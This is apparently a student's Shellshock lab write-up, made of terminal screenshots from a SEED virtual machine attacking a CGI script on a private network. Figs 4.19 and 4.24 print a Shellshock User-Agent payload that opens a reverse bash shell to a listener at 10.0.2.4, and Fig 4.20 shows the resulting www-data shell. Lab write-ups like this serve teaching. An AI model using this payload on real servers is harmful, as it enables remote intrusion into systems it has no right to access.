
```
[02/23/22]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:43:b7:a5
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:2
55.255.255.0
          inet6 addr: fe80::df73:e27f:6694:b479/64 Scop
e:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Met
ric:1
          RX packets:64 errors:0 dropped:0 overruns:0 f
rame:0
          TX packets:61 errors:0 dropped:0 overruns:0 c
arrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15013 (15.0 KB)  TX bytes:8720 (8.7
KB)

lo        Link encap:Local Loopback
```

Fig 4.18



```
;}; /bin/bash -i >/dev/tcp/10.0.2.4/9090 0<&1 2>&1" htt
p://10.0.2.15/cgi-bin/myprog.cgi
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator at
 webmaster@localhost to inform them of the time this er
ror occurred,
 and the actions you performed just before this error.<
/p>
<p>More information about this error may be available
in the server error log.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at 10.0.2.15 Por
t 80</address>
</body></html>
```

Fig 4.19




```
bash: cannot set terminal process group (1337): Inappropriate ioctl f
bash: no job control in this shell
www-data@home:/usr/lib/cgi-bin$ ls
ls
myprog.cgi
www-data@home:/usr/lib/cgi-bin$ ifconfig
```

Fig 4.20


TASK-6:

Repeat task3 and 5 and it does not let the attack success-full




```
[02/23/22]seed@VM:~$ rm mkdir task6
rm: cannot remove 'mkdir': No such file or directory
rm: cannot remove 'task6': Is a directory
[02/23/22]seed@VM:~$ cd Desktop
[02/23/22]seed@VM:~/Desktop$ mkdir task6
[02/23/22]seed@VM:~/Desktop$ cd task6
[02/23/22]seed@VM:~/.../task6$ vim task6.cgi
[02/23/22]seed@VM:~/.../task6$ cat task6.cgi
#! /bin/bash

echo  "Content-type: text/plain"

echo

echo "Printing environment variable to check their valu
es"

strings /proc/$$/environ

[02/23/22]seed@VM:~/.../task6$ 
```

Fig 4.21




```
cp: cannot create regular file '/usr/lib/cgi-bin/task6.
cgi': Permission denied
[02/23/22]seed@VM:~/.../task6$ sudo cp task6.cgi /usr/l
ib/cgi-bin/
[02/23/22]seed@VM:~/.../task6$ sudo chmod 755 /usr/lib/
cgi-bin/task6.cgi
[02/23/22]seed@VM:~/.../task6$ ls /usr/lib/cgi-bin
myprog.cgi  task6.cgi
[02/23/22]seed@VM:~/.../task6$ curl -A "TEST VARIABLE"
http://localhost/cgi-bin/task6.cgi
Printing environment variable to check their values
HTTP_HOST=localhost
HTTP_USER_AGENT=TEST VARIABLE
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server
 at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
```

Fig 4.22




```
SCRIPT_NAME=/cgi-bin/task6.cgi
[02/23/22]seed@VM:~/.../task6$ curl -A "TEST2" http://l
ocalhost/cgi-bin/task6.cgi
Printing environment variable to check their values
HTTP_HOST=localhost
HTTP_USER_AGENT=TEST2
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server
 at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
```

Fig 4.23



```
[ 80</address>
</body></html>
[02/23/22]seed@VM:~/.../task6$ curl -A "() { echo hello
;}; /bin/bash -i >/dev/tcp/10.0.2.4/9090 0<&1 2>&1" htt
p://10.0.2.15/cgi-bin/task6.cgi
Printing environment variable to check their values
HTTP_HOST=10.0.2.15
HTTP_USER_AGENT=() { echo hello;}; /bin/bash -i >/dev/t
cp/10.0.2.4/9090 0<&1 2>&1
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server
 at 10.0.2.15 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=10.0.2.15
SERVER_ADDR=10.0.2.15
SERVER_PORT=80
REMOTE_ADDR=10.0.2.15
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
```

Fig 4.24



```
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Serv
 at 10.0.2.15 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=10.0.2.15
SERVER_ADDR=10.0.2.15
SERVER_PORT=80
REMOTE_ADDR=10.0.2.15
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/task6.cgi
REMOTE_PORT=42074
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/task6.cgi
SCRIPT_NAME=/cgi-bin/task6.cgi
```

Fig 4.25